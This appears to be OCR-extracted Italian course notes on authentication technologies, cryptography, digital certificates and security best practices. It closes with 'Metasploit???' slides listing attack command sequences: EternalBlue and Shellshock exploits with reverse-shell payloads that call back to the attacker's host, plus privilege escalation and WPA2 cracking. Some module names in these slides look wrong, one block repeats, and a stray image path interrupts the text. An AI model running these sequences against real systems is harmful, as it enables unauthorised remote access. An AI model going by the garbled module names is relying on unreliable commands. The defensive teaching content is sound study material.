Tag: Memorizza i dati (passivi o attivi).

Lettore: Scansiona i tag.

Applicazioni: Tracciabilità dell'inventario, controllo degli accessi.

Confronto tra le tecnologie SmartCard, NFC e RFID

SmartCard	NFC	RFID
• Pro: Altamente sicura, richiede il possesso fisico, supporta l'autenticazione a più fattori. • Contro: richiede lettori; è meno conveniente delle soluzioni senza contatto. • Applicazioni: Banche, carte d'identità, accesso all'assistenza sanitaria.	• Pro: Comodo, veloce e sicuro per comunicazioni a corto raggio. • Contro: portata limitata; suscettibile alle interferenze del segnale. • Applicazioni: Pagamenti mobili, autenticazione senza contatto.	• Pro: Capacità di tracciamento a lungo raggio, convenienza economica per l'uso di massa. • Contro: vulnerabile alla scansione non autorizzata e all'intercettazione dei dati. • Applicazioni: Logistica, tracciamento dell'inventario, sistemi di accesso senza chiavi.

Ruolo della crittografia nell'autenticazione

Meccanismi chiave

- Crittografia simmetrica: Verifica la conoscenza segreta condivisa.
- Crittografia asimmetrica: Verifica l'identità con coppie di chiavi pubbliche e private.
- Funzioni di hash: Assicurano l'integrità delle password (ad esempio, bcrypt, SHA-256).

Esempi di protocolli

- SSL/TLS: protegge le comunicazioni web.
- Kerberos: Utilizza la crittografia simmetrica per l'autenticazione in rete.

Autenticazione forte e autenticazione a più fattori (MFA)

Autenticazione forte: Combina metodi per garantire una verifica sicura dell'identità.

Fattori

- Qualcosa che si conosce (password).
- Qualcosa che si possiede (token, SmartCard).
- Qualcosa che si è (biometria).

Implementazione dell'MFA

- Esempio: L'accesso richiede una password, un'impronta digitale e un codice una tantum inviato al telefono.
- Vantaggi: Riduce il rischio di compromissione dell'account a causa del furto della password.


Integrità dei dati con i certificati digitali

Scopo: garantire che i dati non siano stati alterati durante la trasmissione.

Meccanismi

- Firme digitali: Utilizza chiavi private per creare hash verificabili.
- Certificati: Confermano l'autenticità delle chiavi utilizzate nelle firme.
- Esempio: Un documento PDF firmato verifica il mittente e impedisce modifiche non autorizzate.

Caso di studio: Implementazione dell'autenticazione forte nelle aziende



Ciclo di vita del certificato digitale

- Fasi
  - Emissione: La CA verifica l'identità e genera il certificato.
  - Utilizzo: Viene utilizzato in applicazioni come SSL/TLS, crittografia delle e-mail e firma del codice.
  - Rinnovo: Richiesto prima della scadenza per mantenere la fiducia ininterrotta.
  - Revoca: Avvenuta in caso di compromissione della chiave o di violazione dei criteri.
  - Standard delle chiavi: X.509 specifica i formati dei certificati e i requisiti del ciclo di vita.

Sfide nel mantenimento della fiducia dei certificati

Problemi

- Compromissione della chiave: espone le comunicazioni crittografate.
- Sovrapposizione di scadenze: Interruzione dei servizi in caso di ritardo nel rinnovo.
- Compromissione della CA: mina l'intera gerarchia di fiducia.

Mitigazione

- Verifiche regolari dell'utilizzo dei certificati.
- Implementare sistemi di rinnovo automatico.

Sicurezza RFID e problemi di privacy

Minacce

- Intercettazione: Intercettazione delle comunicazioni RFID.
- Clonazione: Replicazione di tag RFID per accesso non autorizzato.
- Tracciamento: Sorveglianza non autorizzata di oggetti o individui etichettati.

Strategie di mitigazione

- Utilizzare comunicazioni criptate.
- Implementare il controllo degli accessi sui lettori.
- Schermare i tag sensibili (gabbie di Faraday).

Misure di sicurezza NFC

Rischi

- Attacchi Man-in-the-Middle (MITM): Intercettazione delle comunicazioni.
- Skimming: Lettura di dati NFC senza consenso.

Caratteristiche di sicurezza

- Memorizzazione sicura del chip dell'elemento.
- Protocolli di autenticazione per i sistemi di pagamento (ad esempio, EMV).
- Le limitazioni di prossimità riducono i rischi di intercettazione.

Sicurezza delle SmartCard

Componenti

- Microcontrollore incorporato per un'elaborazione sicura.
- Crittografia hardware per la protezione dei dati.

Minacce

- Manomissione fisica.
- Attacchi a canale laterale (ad esempio, analisi della potenza).

Difese

- Design a prova di manomissione.
- Processi di crittografia randomizzati per resistere agli attacchi.

Tendenze future nelle tecnologie di autenticazione

- Progressi biometrici: Miglioramento dei sistemi di riconoscimento delle impronte digitali, dell[3]'iride e del volto.
  - Crittografia post-quantistica: Algoritmi rafforzati per resistere alle minacce dell'informatica quantistica.
  - Sistemi di identità decentralizzati: Sistemi basati su blockchain per l'autenticazione senza autorità centrali.
  - Quadri a fiducia zero: Verifica continua delle identità degli utenti e dell'affidabilità dei dispositivi.

Migliori pratiche per l'implementazione di sistemi sicuri

Per i servizi di rete

- Utilizzare firewall, IDS/IPS e protocolli sicuri (IPSec, HTTPS).
- Aggiornare e patchare regolarmente hardware/software.

Per la crittografia

- Utilizzare algoritmi forti (AES, RSA) con chiavi di dimensioni sufficienti.
- Evitare protocolli obsoleti come SSL 3.0 e SHA-1.

Per l'autenticazione

- Implementare l'MFA.
- Istruire gli utenti sugli attacchi di phishing e social engineering.

Caso di studio: Protezione delle transazioni di commercio elettronico

Scenario: Una piattaforma di e-commerce integra misure di sicurezza end-to-end.

Caratteristiche di sicurezza

- TLS per la trasmissione sicura dei dati.
- Certificati digitali per l'autenticazione dei server.
- Gateway di pagamento sicuri con tokenizzazione dei dati della carta di credito.
- Risultato: Aumento della fiducia dei clienti e riduzione dei tassi di frode.

Metasploit???

- host attivi e i servizi in esecuzione
  - use auxiliary/scanner/portscan/tcp
  - set RHOSTS <IP_target>
  - set THREADS 10
  - run

Metasploit???

- host headers
  - set RHOSTS <target_host>
  - set RPORT 443
  - run

Metasploit???

- Vulnerabilità SMB in Windows
  - use exploit/windows/smb/ms17_010_eternalblue
  - set RHOSTS <IP_target>
  - set RPORT 445
  - set PAYLOAD windows/x64/meterpreter/reverse_tcp
  - set LHOST <tuo_IP>
  - run

Metasploit???

- Ottiene accesso remoto
  - use exploit/linux/http/apache_mod_cgi_bash_env_exec
  - set RHOSTS <IP_target>
  - set RPORT 80
  - set PAYLOAD linux/x86/shell_reverse_tcp
  - set LHOST <tuo_IP>
  - run

Metasploit???

- Escalation dei privilegi
  - use exploit/windows/local/ms14_068_track_popup
  - set SESSION <ID_session>
  - run

Metasploit???

- WPA2 Cracking
  - use auxiliary/analyze/wifi/wpa_crack
  - set FILE <path_to_capture_file>
  - run

Metasploit???

- host attivi e i servizi in esecuzione
  - use auxiliary/scanner/portscan/tcp
  - set RHOSTS <IP_target>
  - set THREADS 10
  - run

Conclusioni e risultati

- Punti chiave
  - La sicurezza informatica comporta la protezione di reti, sistemi e dati attraverso solide misure hardware e software.
  - Protocolli come IPSec, HTTPS e standard di posta elettronica garantiscono comunicazioni sicure.
  - I metodi crittografici garantiscono la riservatezza, l'integrità e l'autenticazione dei dati.
  - Tecnologie come SmartCard, NFC e RFID migliorano i meccanismi di autenticazione.
  - Riflessioni finali: Rimanere aggiornati sulle minacce e sulle tecnologie emergenti è fondamentale per una solida postura di cybersecurity.